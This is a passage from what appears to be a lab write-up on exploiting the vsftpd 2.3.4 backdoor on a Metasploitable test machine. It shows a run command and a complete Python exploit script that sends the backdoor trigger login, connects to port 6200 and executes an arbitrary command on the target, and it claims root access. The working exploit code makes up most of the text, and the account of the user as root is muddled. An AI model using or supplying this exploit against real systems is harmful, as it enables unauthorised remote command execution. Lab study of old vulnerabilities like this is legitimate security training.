
In below screen shot you can see the msfadmin is the user in the linux server. So that means we logged as the root user in to the linux server through the backdoor.



That is the manual way of the exploiting the vulnerability. I have created a python code to automate this exploitation.





This code is written to automate the exploitation process. I will show how to run and exploit the vulnerability by this code. In order to run this code we should provide 3 arguments. first one is the target IP address, port and the command we need to run in linux server shell. But we need to know what is the port for that ftp service is running. For this we again use n,ap fo scan for ports in the particular target.



“python ./exploit 192.168.60.128 21 whoami”

Run above command and let the vulnerability get exploited.





In above screen captures we can see response is come from the linux server terminal. And the exploit has gained root access.

This is my exploitation. VSFTPD 2.3.4 backdoor command execution.

Python Code:

import socket

import sys

import time

def exploit(ip, port, command):

try:

print('>>>Attempting to trigger backdoor......')

ftp\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

ftp\_socket.connect((ip, port))

ftp\_socket.send(b'USER comein:)\n')

ftp\_socket.send(b'PASS nopaswd\n')

time.sleep(2)

ftp\_socket.close()

print('>>>Triggered backdoor')

except Exception:

print('>>>Failed to trigger backdoor on %s' % ip)

try:

print('>>>Attempting to connect to backdoor......')

backdoor\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

backdoor\_socket.connect((ip, 6200))

print('>>>Connected to backdoor on %s:6200' % ip)

command = str.encode(command + '\n')

backdoor\_socket.send(command)

response = backdoor\_socket.recv(1024).decode('utf-8')

print('>>>Response: ', response)

backdoor\_socket.close()

except Exception:

print('>>>Failed to connect to backdoor on %s:6200' % ip)

if \_\_name\_\_ == '\_\_main\_\_':

if len(sys.argv) < 4:

print('Usage: ./exploit.py <IP address> <port> <command>')

print('Example: ./exploit.py 192.168.60.128 21 whoami')

else:

exploit(sys.argv[1], int(sys.argv[2]), sys.argv[3])

**References**

https://github.com/In2econd/vsftpd-2.3.4-exploit

https://www.mvps.net/docs/what-is-vsftpd-or-very-secure-ftp-daemon/

https://mkirbypn.wordpress.com/2016/02/23/exploit-vstftpd-version-2-3-4/

https://static1.squarespace.com/static/5ba4e5c87a1fbd36d01467bc/t/5c376884352f539da89e0dcf/1547135108929/010+-+vsftpd+-+Final+-+QA%27d.pdf

https://www.learnpython.org/

https://www.computersecuritystudent.com/SECURITY\_TOOLS/METASPLOITABLE/EXPLOIT/lesson8/index.html